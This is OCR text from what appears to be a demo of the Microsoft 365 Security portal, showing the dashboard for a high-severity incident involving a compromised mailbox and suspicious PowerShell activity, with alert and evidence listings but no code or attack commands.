
"BadKitten" - New threat in town
Check organization vulnerability


Start hunting!
GitHub shared new query



M365
https://security.microsoft.com
Microsoft 365 Security
Share
Comments and history
Actions and assistance
Dashboard > Incident
Incident #496
Edit incident name
High
Conditional access applied
INCIDENT DETAILS
Status
Active
Classification
True positive
Set status and classification
Assigned to
Dan Smith
Unassign
Category
Compromised mailbox
Suspicius activity
Persistence
Credential Theft
Compromised account
Suspicius activity
ACTIVE
Activity time
First - Jul 03, 2018 9:26:18 AM
Last - Jul 03, 2018 9:28:54 AM
Duration
00H : 03M : 23S
6 active alerts
High (1)
Medium (3)
Low (2)
Informational (0)
Related evidence
Machines
3
Users
4
Mailboxes
213
Files
9
Processes
4
IPs
1
Applications
0
Servicess
0
Persistence methods
1
Jul 02 09:26 AM
09:26:30 AM
09:27:00 AM
09:27:30 AM
09:28:00 AM
09:28:30 AM
09:29:00 AM
Alerts
Devices
Identities
Investigations
Incident graph
Action center
Expand table
Export
Customize columns
Filters
Title
Severity
Detection source
Category
Alerted entity
Status
Investigation state
Last activity
Possible compromised account
Medium
Email
Compromised mailbox
jonathan.wollcott
Open
Running
Jul 03, 2018 09:26 AM
Suspicious PowerShell
Medium
Device
Suspicius activity
cont-jonawolcot
JW
Jonathan Wolcott
Open
